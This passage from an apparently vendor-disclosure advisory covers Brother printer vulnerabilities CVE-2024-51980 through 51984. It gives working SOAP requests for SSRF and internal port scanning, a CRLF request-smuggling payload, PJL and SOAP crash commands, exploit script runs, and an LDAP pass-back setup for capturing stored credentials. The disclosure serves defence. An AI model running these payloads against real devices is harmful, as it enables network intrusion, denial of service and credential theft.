zPdqF9ZDURYegr5mJWZ03QpLgOl3pZCG22FmLilsc8niSqBj91xdYKisOIMiIzcXGoJKiFBnmGP0te5YWO9
FBC1vIpkg1OlhIMXV2SzlKb0Uyem1ISm9CbndnTkw1TUhzMlppUDZXMHN0RDBOc3NWZVU9AAAAAAAAAAAA
AAAAAAAAAAAADrJOV3XnvIdaM85CDaTQWaukG2G8PC3JUXvWtCWw64SCoUN5x1s2N0gKl3yvB1sLHSYRO4
/8ZBmGryQg64yf9PmA44UPBi0r+oCOg/DOAB4w==
[+] Triggering overflow via 'https://203.0.113.1:60443/boc/boc.html'...
C:/Ruby31-x64/lib/ruby/3.1.0/openssl/buffering.rb:214:in `sysread_nonblock': An
existing connection was forcibly closed by the remote host. (Errno::ECONNRESET)
```

As our proof of concept only triggers the overflow, and does not execute a shellcode, the target device will crash, as shown via the `Errno::ECONNRESET` exception being generated.

CVE-2024-51980: Server Side Request Forgery #1

Analysis

The device's Web Services feature operates over HTTP (port 80) and accepts an XML-based SOAP request. These requests allow a client to perform printing and scanning operations on the device.

One of the schemas available for use in a SOAP request is Web Services Addressing (WS-Addressing). This allows a request to define where a message's reply or fault should be sent, via either the `ReplyTo` or `FaultTo` elements. These elements can contain an `Address` element that defines the URI of a remote endpoint that should be used as the destination when sending either a reply or fault response to a SOAP operation.

For example, the following SOAP request will attempt to call the scanners `GetActiveJobsRequest` operation. The SOAP request can supply a WS-Addressing `ReplyTo` element, with an `Address` of an arbitrary URI endpoint such as `http://192.168.86.35:4444/TESTING12345` in the example below.

```
Unset
<?xml version="1.0" encoding="UTF-8"?>
```

```
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope"
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:wscn="http://schemas.microsoft.com/windows/2006/08/wdp/scan">
  <SOAP-ENV:Header>
    <wsa:MessageID>urn:uuid:11111111-1111-1111-111111111111</wsa:MessageID>

<wsa:Action>https://schemas.microsoft.com/windows/2006/01/wdp/scan/GetActiveJobsReq
uest</wsa:Action>
    <wsa:To>urn:microsoft.com:windows:2006:01:wdp:scan</wsa:To>

<wsa:ReplyTo><wsa:Address>http://192.168.86.35:4444/TESTING12345</wsa:Address></wsa
:ReplyTo>
  </SOAP-ENV:Header>
  <SOAP-ENV:Body>
    <wscn:GetActiveJobsRequest/>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

The SOAP request to the target device can be made with the following curl command (the above XML was saved to a file `soap_ssrf1.xml`).

```
Unset
>curl -ik
http://192.168.86.62/StableWSDiscoveryEndpoint/schemas-xmlsoap-org_ws_2005_04_disco
very -X POST -H "Content-Type: application/soap+xml" --data @soap_ssrf1.xml
```

The device will respond to the client that made the curl request as shown below. We can see the device's response includes an unexpected HTTP request in the response's content. The POST request shown below is part of the response's content data, and was expected to be sent to the host specified in the SOAP requests `ReplyTo` `Address` (192.168.86.35:4444 in our example above). However, the entire contents of this request were instead returned to the original client.

```
Unset
HTTP/1.1 202 Accepted
Cache-Control: no-store
Content-Length: 878
Content-Type: application/soap+xml; charset=utf-8
Connection: close
```

```
Pragma: no-cache

POST /TESTING12345 HTTP/1.1
Host: 192.168.86.35:4444
User-Agent: debut/1.30
Content-Type: application/soap+xml; charset=utf-8
Content-Length: 706
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope"
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:wscn="http://schemas.microsoft.com/windows/2006/08/wdp/scan"><SOAP-ENV:Header
><wsa:MessageID>urn:uuid:9401638b-643b-4da1-8907-b42200d56c3b</wsa:MessageID><wsa:R
elatesTo>urn:uuid:11111111-1111-1111-111111111111</wsa:RelatesTo><wsa:To>http://192
.168.86.35:4444/TESTING12345</wsa:To><wsa:Action>http://schemas.microsoft.com/windo
ws/2006/08/wdp/scan/GetActiveJobsResponse</wsa:Action></SOAP-ENV:Header><SOAP-ENV:B
ody><wscn:GetActiveJobsResponse><wscn:ActiveJobs/></wscn:GetActiveJobsResponse></SO
AP-ENV:Body></SOAP-ENV:Envelope>
```

If we open TCP port 4444 on the internal server 192.168.86.35 (and add an appropriate firewall rule), we can see the device has established a TCP connection to that port. We can also see that the device did not send any data to this connection (instead as shown above, it mistakenly sent the data for the expected HTTP POST, back to the original client).

```
Unset
>ncat -lkvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.86.62.
Ncat: Connection from 192.168.86.62:13772.
```

This demonstrates that an unauthenticated attacker may perform a limited server side request forgery, forcing the target device to open a TCP connection to an arbitrary port number on an arbitrary IP address.

If the TCP port number specified in the `ReplyTo Address` was not open, the device would respond to the client with the following.

```
Unset
HTTP/1.1 400 Bad Request
Cache-Control: no-store
Content-Length: 936
Content-Type: application/soap+xml; charset=utf-8
Connection: close
Pragma: no-cache

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope"
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:wscn="http://schemas.microsoft.com/windows/2006/08/wdp/scan"><SOAP-ENV:Header
><wsa:RelatesTo>urn:uuid:11111111-1111-1111-111111111111</wsa:RelatesTo><wsa:To>htt
p://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</wsa:To><wsa:Action>ht
tp://schemas.xmlsoap.org/ws/2004/08/addressing/fault</wsa:Action></SOAP-ENV:Header>
<SOAP-ENV:Body><SOAP-ENV:Fault><SOAP-ENV:Code><SOAP-ENV:Value>SOAP-ENV:Sender</SOAP
-ENV:Value><SOAP-ENV:Subcode><SOAP-ENV:Value>wsa:DestinationUnreachable</SOAP-ENV:V
alue></SOAP-ENV:Subcode></SOAP-ENV:Code><SOAP-ENV:Reason><SOAP-ENV:Text
xml:lang="en">No route can be determined to reach the destination role defined by
the WS-Addressing
To.</SOAP-ENV:Text></SOAP-ENV:Reason></SOAP-ENV:Fault></SOAP-ENV:Body></SOAP-ENV:En
velope>
```

As the device will respond differently depending if the TCP connection performed to the URI host specified in the `ReplyTo Address` was successful or not, a client can leverage this to detect if the TCP port specified in the `ReplyTo Address` was open or not.

Using this primitive, an attacker can build a TCP port scanning capability, allowing an external unauthenticated attacker to perform a TCP port scan of an internal network via the target device.

Exploitation

In the example below, an external unauthenticated attacker can access the device’s Web Services via the HTTP service (port 80 on the device), which has been port forwarded from port 60080 on the edge router to the target device on the internal network. The attacker first leverages CVE-2024-51977 to leak the device's internal IP address. Knowing this, the attacker can then leverage CVE-2024-51980 to perform a TCP port scan of the target's internal network, successfully identifying several internal IP addresses with open TCP ports.

Note: We observed that there is a limit to the number of concurrent connection requests a device can perform, so the below script includes an option --delay to help avoid reaching this limit. The below output was edited for brevity.

```
Unset
>ruby CVE-2024-51980.rb --printer_scheme http --printer_ip 203.0.113.1
--printer_port 60080
The printers internal IP address is: 192.168.86.62

>ruby CVE-2024-51980.rb --printer_scheme http --printer_ip 203.0.113.1
--printer_port 60080 --scan_ip 192.168.86.0/24 --delay 30 --scan_port 80,443,4444
Scanning: 192.168.86.0
Scanning: 192.168.86.1
    [OPEN] 192.168.86.1:80
    [OPEN] 192.168.86.1:443
Scanning: 192.168.86.2
    [OPEN] 192.168.86.2:80
    [OPEN] 192.168.86.2:443
Scanning: 192.168.86.3
    [OPEN] 192.168.86.3:80
    [OPEN] 192.168.86.3:443
Scanning: 192.168.86.4

...snip...

Scanning: 192.168.86.34
Scanning: 192.168.86.35
    [OPEN] 192.168.86.35:4444
Scanning: 192.168.86.36
```


CVE-2024-51981: Server Side Request Forgery #2

Analysis

As discussed in CVE-2024-51980, the Web Services feature exposes the device's scanning and printing operations to a remote client via HTTP-based SOAP requests. One feature of Web Services is to allow a client to subscribe to events that occur on the device, and then receive notifications when these events occur, via the Web Services Eventing schema.

Unlike CVE-2024-51980, which did not allow for attacker-controlled data to be sent over an arbitrary TCP connection made by the device via WS-Addressing, leveraging the Web Services Eventing (WS-Eventing) subscription feature does allow for data from the device to be sent to a registered URI endpoint during notification. This feature contains a CRLF injection issue that can be leveraged to perform HTTP request smuggling, allowing an attacker to perform arbitrary HTTP requests to an address of the attacker's choosing. The HTTP response from performing this request is not transmitted back to the attacker, therefore this is known as a blind server side request forgery (SSRF) vulnerability.

A high level overview of the steps to conduct the attack are shown below.



1. The attacker will issue a WS-Eventing `Subscribe` operation, and register a target URI endpoint to receive future subscription notification events. It is this target URI endpoint that is the source of the CRLF injection during step 4. The `Subscribe` operation will be for an event type the attacker can later trigger in step 3, such as a Web Services Print (WS-Print) `JobStatusEvent`.
2. After a `Subscribe` operation completes, the device will respond with a `SubscribeResponse`. This will contain a UUID value to identify the new subscription, allowing the attacker to unsubscribe later on in step 6.
3. The attacker can then trigger the subscription event by performing a WS-Print `CreatePrintJobRequest` operation. Upon doing this, the device will issue a notification to the registered target URI endpoint from step 1.
4. The device will perform an HTTP connection to the registered target URI endpoint and send an HTTP POST request; however, due to the CRLF injection issue, the attacker can inject arbitrary HTTP headers into the HTTP stream. By doing so the attacker can perform HTTP request smuggling, allowing for a completely arbitrary HTTP request to be performed against the registered target URI's host. The attacker can fully control the smuggled HTTP request's method, path, query parameters, headers and content body.
5. The attacker will receive a WS-Print `CreatePrintJobResponse` from the device with a JobId that identifies the newly created print job.
6. The attacker can issue a WS-Eventing `Unsubscribe` operation to avoid duplicate subscription notification events occurring.
7. The attacker can issue a WS-Print `CancelPrintJobRequest` operation to cancel the print job created in step 3.

A WS-Eventing operation called `Subscribe` allows a client to specify a URI (via WS-Addressing) to receive a notification when an event that matches a filter occurs. An example of such a SOAP request is below.

```
Unset
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope"
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:wse="http://schemas.xmlsoap.org/ws/2004/08/eventing">
	<SOAP-ENV:Header>
		<wsa:ReplyTo>
```

```

<wsa:Address>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</wsa:A
ddress>
             </wsa:ReplyTo>

<wsa:To>http://schemas.xmlsoap.org/ws/2004/08/eventing/Subscribe</wsa:To>

<wsa:Action>http://schemas.xmlsoap.org/ws/2004/08/eventing/Subscribe</wsa:Action>

<wsa:MessageID>urn:uuid:11111111-1111-1111-111111111111</wsa:MessageID>
       </SOAP-ENV:Header>
       <SOAP-ENV:Body>
             <wse:Subscribe>
                    <wse:Delivery>
                           <wse:NotifyTo>

<wsa:Address>http://192.168.86.35:4444/thisdoesntexistandwillbea404
HTTP/1.1&#xD;&#xA;Connection: keep-alive&#xD;&#xA;Content-Length:
0&#xD;&#xA;&#xD;&#xA;GET /hax?&amp;param1=1111&amp;param2=2222
HTTP/1.1&#xD;&#xA;Content-Type: text/plain&#xD;&#xA;Content-Length:
12&#xD;&#xA;Connection: close&#xD;&#xA;&#xD;&#xA;TESTING12345</wsa:Address>
                           </wse:NotifyTo>
                    </wse:Delivery>
                    <wse:Expires>P1D</wse:Expires>

<wse:Filter>http://schemas.microsoft.com/windows/2006/08/wdp/print/JobStatusEvent</
wse:Filter>
             </wse:Subscribe>
       </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

The WS-Eventing `NotifyTo` element contains a WS-Addressing address element, which is where we will leverage the CRLF issue (highlighted in yellow above). The ASCII character for carriage return (CR) has a hexadecimal value of 0xD, and line feed (LF) has a hexadecimal value of 0xA. We can add these characters into the the URI string using the HTML encoding of “&#xD;” and “&#xA;” respectively. Doing so will force the WS-Eventing notification to send the decoded characters as part of the raw HTTP stream, and allows for HTTP headers to be added to the stream, which in turn allows for HTTP request smuggling.

To smuggle a new HTTP request within an existing HTTP request’s stream, we must first force the connection to use the “keep-alive” operation. This allows multiple HTTP requests to be performed with the same TCP connection’s stream. Next we must set the content length to

0 so as to truncate the first request in the stream. Doing so allows us to craft the next request in the stream. We can then add the arbitrary HTTP request we wish to make. Finally we set the connection header to be “close”, to force the stream to end. Any trailing data in the stream will not be processed by the target endpoint once the connection is closed.

By using the above technique, an example smuggled HTTP request will become the following; the below example shows an arbitrary GET request to an endpoint called `/hax`, with attacker-controlled query parameters, headers and content data.

```
Unset
http://192.168.86.35:4444/thisdoesntexistandwillbea404 HTTP/1.1
Connection: keep-alive
Content-Length: 0

GET /hax?&amp;param1=1111&amp;param2=2222 HTTP/1.1
Content-Type: text/plain
Content-Length: 12
Connection: close

TESTING12345
```

Adding in the required “&#xD;” and “&#xA;” values for the CRLF attack, the Web Services Eventing `NotifyTo Address` becomes:

```
Unset
http://192.168.86.35:4444/thisdoesntexistandwillbea404
HTTP/1.1&#xD;&#xA;Connection: keep-alive&#xD;&#xA;Content-Length:
0&#xD;&#xA;&#xD;&#xA;GET /hax?&amp;param1=1111&amp;param2=2222
HTTP/1.1&#xD;&#xA;Content-Type: text/plain&#xD;&#xA;Content-Length:
12&#xD;&#xA;Connection: close&#xD;&#xA;&#xD;&#xA;TESTING12345
```

A WS-Eventing subscription notification to this URI will perform the SSRF attack against the target endpoint.

Exploitation

In the example below, an external unauthenticated attacker can access the device’s Web Services via the HTTP service (port 80 on the device), which has been port forwarded from port 60080 on the edge router to the target device on the internal network. To discover an internal service to target, the attacker can leverage CVE-2024-51980 to port scan the internal network. As performing this attack is more complex, we scripted the attack in Ruby using the proof-of-concept file CVE-2024-51981.rb.

To demonstrate the SSRF working, we will run a simple HTTP web application on the internal server bound to TCP port 4444 on the internal IP address 192.168.86.35, using the Ruby Sinatra framework (and an appropriate firewall rule to allow access). This will let us identify when an endpoint on this web application has been requested. The Sinatra web application is as follows:

```
Unset
# gem install sinatra
# gem install rackup
# ruby sinatra_server.rb -o 0.0.0.0 -p 4444
#
# https://sinatrarb.com/intro.html
require 'sinatra'

get '/hax' do
    $stdout.puts("######### HAX-BEGIN #########")
    params.each do |k,v|
        $stdout.puts("    key=#{k}, value=#{v}")
    end
    $stdout.puts("    request.body=#{request.body.read}")
    $stdout.puts("    request.ip=#{request.ip}")
    $stdout.puts("######### HAX-END #########")
end
```

And can be run with the following command on the internal server:

```
Unset
>ruby sinatra_server.rb -o 0.0.0.0 -p 4444
[2024-04-25 11:32:11] INFO  WEBrick 1.8.1
[2024-04-25 11:32:11] INFO  ruby 3.1.3 (2022-11-24) [x64-mingw-ucrt]
== Sinatra (v4.0.0) has taken the stage on 4444 for development with backup from
WEBrick
[2024-04-25 11:32:11] INFO  WEBrick::HTTPServer#start: pid=10532 port=4444
```

An external unauthenticated attacker can leverage the SSRF to perform an arbitrary HTTP request against the web application running on the internal server, via the target device. First the attacker will modify the CVE-2024-51981.rb script to define where the target device exposes its Web Services endpoint.

```
Unset
ssrf = BrotherSSRF.new(
       'http',
       '203.0.113.1',
       60080,
       '/WebServices/PrinterService'
)
```

Then the attacker can define which arbitrary HTTP requests to perform against a target internal server. As shown below, the attacker will perform two separate HTTP GET requests against the `/hax` endpoint of the web application running on the internal server, supplying several arbitrary query parameters and arbitrary content data.

```
Unset
ssrf.perform_request(
       'http',
       '192.168.86.35',
       4444,
       'GET',
       '/hax',
       {
              'param1' => '1111',
              'param2' => '2222'
       },
       {},
       'TESTING12345'
)

ssrf.perform_request(
       'http',
       '192.168.86.35',
       4444,
       'GET',
       '/hax',
       {
              'param1' => 'AAAA',
              'param2' => 'BBBB'
       },
       {},
       'HELLO WORLD!'
)
```

Finally, the attacker will perform the SSRF by running the CVE-2024-51981.rb script.

```
Unset
>ruby CVE-2024-51981.rb
[+] Using the following wsa:Address to perform SSRF:
http://192.168.86.35:4444/thisdoesntexistandwillbea404
HTTP/1.1&#xD;&#xA;Connection: keep-alive&#xD;&#xA;Content-Length:
0&#xD;&#xA;&#xD;&#xA;GET /hax?&amp;param1=1111&amp;param2=2222
HTTP/1.1&#xD;&#xA;Content-Type: text/plain&#xD;&#xA;Content-Length:
12&#xD;&#xA;Connection: close&#xD;&#xA;&#xD;&#xA;TESTING12345
[+] Setting up SSRF callabck via JobStatusEvent event subscription...
[+] Triggering SSRF via create print job request...
[+] Cleaning up, removing JobStatusEvent event subscription...
[+] Cleaning up, removing print job...
[+] Finished.
[+] Using the following wsa:Address to perform SSRF:
http://192.168.86.35:4444/thisdoesntexistandwillbea404
HTTP/1.1&#xD;&#xA;Connection: keep-alive&#xD;&#xA;Content-Length:
0&#xD;&#xA;&#xD;&#xA;GET /hax?&amp;param1=AAAA&amp;param2=BBBB
HTTP/1.1&#xD;&#xA;Content-Type: text/plain&#xD;&#xA;Content-Length:
12&#xD;&#xA;Connection: close&#xD;&#xA;&#xD;&#xA;HELLO WORLD!
[+] Setting up SSRF callabck via JobStatusEvent event subscription...
[+] Triggering SSRF via create print job request...
[+] Cleaning up, removing JobStatusEvent event subscription...
[+] Cleaning up, removing print job...
[+] Finished.
```

On the internal server that was running the Sinatra web application, we can inspect what has happened.

```
Unset
[2024-04-26 11:11:01] INFO  WEBrick 1.8.1
[2024-04-26 11:11:01] INFO  ruby 3.1.3 (2022-11-24) [x64-mingw-ucrt]
== Sinatra (v4.0.0) has taken the stage on 4444 for development with backup from
WEBrick
[2024-04-26 11:11:01] INFO  WEBrick::HTTPServer#start: pid=10256 port=4444
192.168.86.62 - - [26/Apr/2024:11:11:38 +0100] "POST /thisdoesntexistandwillbea404
HTTP/1.1" 404 466 0.0021
192.168.86.62 - - [26/Apr/2024:11:11:38 GMT Daylight Time] "POST
/thisdoesntexistandwillbea404 HTTP/1.1" 404 466
- -> /thisdoesntexistandwillbea404
######### HAX-BEGIN #########
```

```
    key=param1, value=1111
    key=param2, value=2222
    request.body=TESTING12345
    request.ip=192.168.86.62
######### HAX-END #########
192.168.86.62 - - [26/Apr/2024:11:11:38 +0100] "GET /hax?&param1=1111&param2=2222
HTTP/1.1" 200 - 0.0014
192.168.86.62 - - [26/Apr/2024:11:11:38 GMT Daylight Time] "GET
/hax?&param1=1111&param2=2222 HTTP/1.1" 200 0
- -> /hax?&param1=1111&param2=2222
192.168.86.62 - - [26/Apr/2024:11:11:38 +0100] "POST /thisdoesntexistandwillbea404
HTTP/1.1" 404 466 0.0006
192.168.86.62 - - [26/Apr/2024:11:11:38 GMT Daylight Time] "POST
/thisdoesntexistandwillbea404 HTTP/1.1" 404 466
- -> /thisdoesntexistandwillbea404
######### HAX-BEGIN #########
    key=param1, value=AAAA
    key=param2, value=BBBB
    request.body=HELLO WORLD!
    request.ip=192.168.86.62
######### HAX-END #########
192.168.86.62 - - [26/Apr/2024:11:11:38 +0100] "GET /hax?&param1=AAAA&param2=BBBB
HTTP/1.1" 200 - 0.0018
192.168.86.62 - - [26/Apr/2024:11:11:38 GMT Daylight Time] "GET
/hax?&param1=AAAA&param2=BBBB HTTP/1.1" 200 0
- -> /hax?&param1=AAAA&param2=BBBB
```

We can see from the above that two separate HTTP GET requests to the `/hax` endpoint were received and contain the arbitrary HTTP query and content data that the attacker specified during the attack. We can note that the HTTP requests received by the Sinatra web application were from the device (192.168.86.62) and not the external attacker (who has no direct access to this internal server).

As shown above, an attacker can leverage this capability to perform a blind HTTP SSRF against an internal server in order to exploit a secondary vulnerability.

CVE-2024-51982: Denial of Service #1

Analysis

An unauthenticated attacker who can connect to TCP port 9100 can issue a Printer Job Language (PJL) command that will crash the target device. The device will reboot, after which the attacker can reissue the command to repeatedly crash the device.

The PJL variable `FORMLINES` is intended to be a number value; however, if an attacker issues a command to set this variable with a value that is not a number value, the device will crash. For example:

```
Unset
@PJL SET LPARM:PCL FORMLINES=a
```

Exploitation

In the example below, an unauthenticated internal attacker can repeatedly crash the target device. If TCP port 9100 is exposed to an external network, an unauthenticated external attacker could also perform the attack.

```
Unset
>ruby CVE-2024-51982.rb --printer_ip 192.168.86.62
Targeting 192.168.86.62:9100
Crashing...
Sleeping for 10 seconds...
Connection timedout.
Sleeping for 10 seconds...
Crashing...
Sleeping for 10 seconds...
```

CVE-2024-51983: Denial of Service #2

Analysis

The device's Web Services feature operates over HTTP (Port 80) and accepts an XML-based SOAP request. These requests allow a client to perform printing and scanning operations on the device.

The Web Services scanning schema (WS-Scan) defines a `RetrieveImageRequest` element that contains a child element `JobToken`. A `JobToken` is expected to be supplied by the device after a user issues a `CreateScanJobRequest`. However, if no `CreateScanJobRequest` has been performed, and an attacker issues a `RetrieveImageRequest` and supplies a `JobToken` element, the device will crash. An example XML SOAP request that will crash a device is as follows:

```
Unset
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope"
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:wscn="http://schemas.microsoft.com/windows/2006/08/wdp/scan">
  <SOAP-ENV:Header>
    <wsa:MessageID>urn:uuid:11111111-1111-1111-111111111111</wsa:MessageID>
<wsa:Action>http://schemas.microsoft.com/windows/2006/08/wdp/scan/RetrieveImage</ws
a:Action>
    <wsa:To>http://schemas.microsoft.com/windows/2006/08/wdp/scan</wsa:To>
  </SOAP-ENV:Header>
  <SOAP-ENV:Body>
  <wscn:RetrieveImageRequest>
    <wscn:JobId>1</wscn:JobId>
    <wscn:JobToken>thiswillcrashthedevice</wscn:JobToken>
    <wscn:DocumentDescription>
      <wscn:DocumentName></DocumentName>
    </wscn:DocumentDescription>
  </wscn:RetrieveImageRequest>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Exploitation

In the example below, an unauthenticated internal attacker can repeatedly crash the target device. If the HTTP service is exposed to an external network, an unauthenticated external attacker could also perform the attack.

```
Unset
>ruby CVE-2024-51983.rb --printer_ip 192.168.86.62
Targeting
http://192.168.86.62:80/StableWSDiscoveryEndpoint/schemas-xmlsoap-org_ws_2005_04_di
scovery
Crashing...
Connection reset.
Sleeping for 10 seconds...
Crashing...
Connection reset.
Sleeping for 10 seconds...
```

CVE-2024-51984: Passback Attack

Analysis

The device allows for multiple external services to be configured for use by the device, such as LDAP, FTP, SFTP, and SharePoint. For each of the external services that are configured, the device will store credentials for the external service, in order to authenticate to the service when required.


A pass-back attack involves an attacker being able to modify the device's configuration of an external service, to change the service’s IP address. This will force the device to authenticate to the configured service via an IP address under the attacker's control, thus disclosing the credentials stored on the device — which otherwise would not be available to the attacker. As such, the attacker requires authentication to the device to modify the external service’s IP address. The design weakness at play here is when an external service that has been configured on the device has its IP address modified, the stored credentials are not cleared. Modifying an external service’s IP address should always force the stored credentials to be cleared.

Leaking the credentials of an external service, such as an LDAP or FTP server, may allow an attacker to move laterally within a network.

Note: We only tested the LDAP and Scan to FTP profile configurations for this issue. It is likely the SFTP and SharePoint configurations are also susceptible.

Exploitation - LDAP

An authenticated attacker with access to the device's administration interface can change the LDAP server’s IP address and port number to a value of the attacker's choosing, as shown below.



LDAP

LDAP Search: Off [✓ On]

Quick Settings

LDAP Server Address: 192.168.86.42

SSL/TLS: [✓ None] SSL/TLS

Verify Server Certificate

Port: 4444

Authentication: [✓ Simple] Anonymous Kerberos NTLMv2

Username: TESTDOMAIN\testadmin

Password

Enter password: ••••••••

Retype password:

Search Root:

If your server supports LDAPv3 then you can automatically search for candidates by pressing the "Fetch DNs" button. If there are multiple candidates available, you will be able to select the one you want to use from the drop down menu.

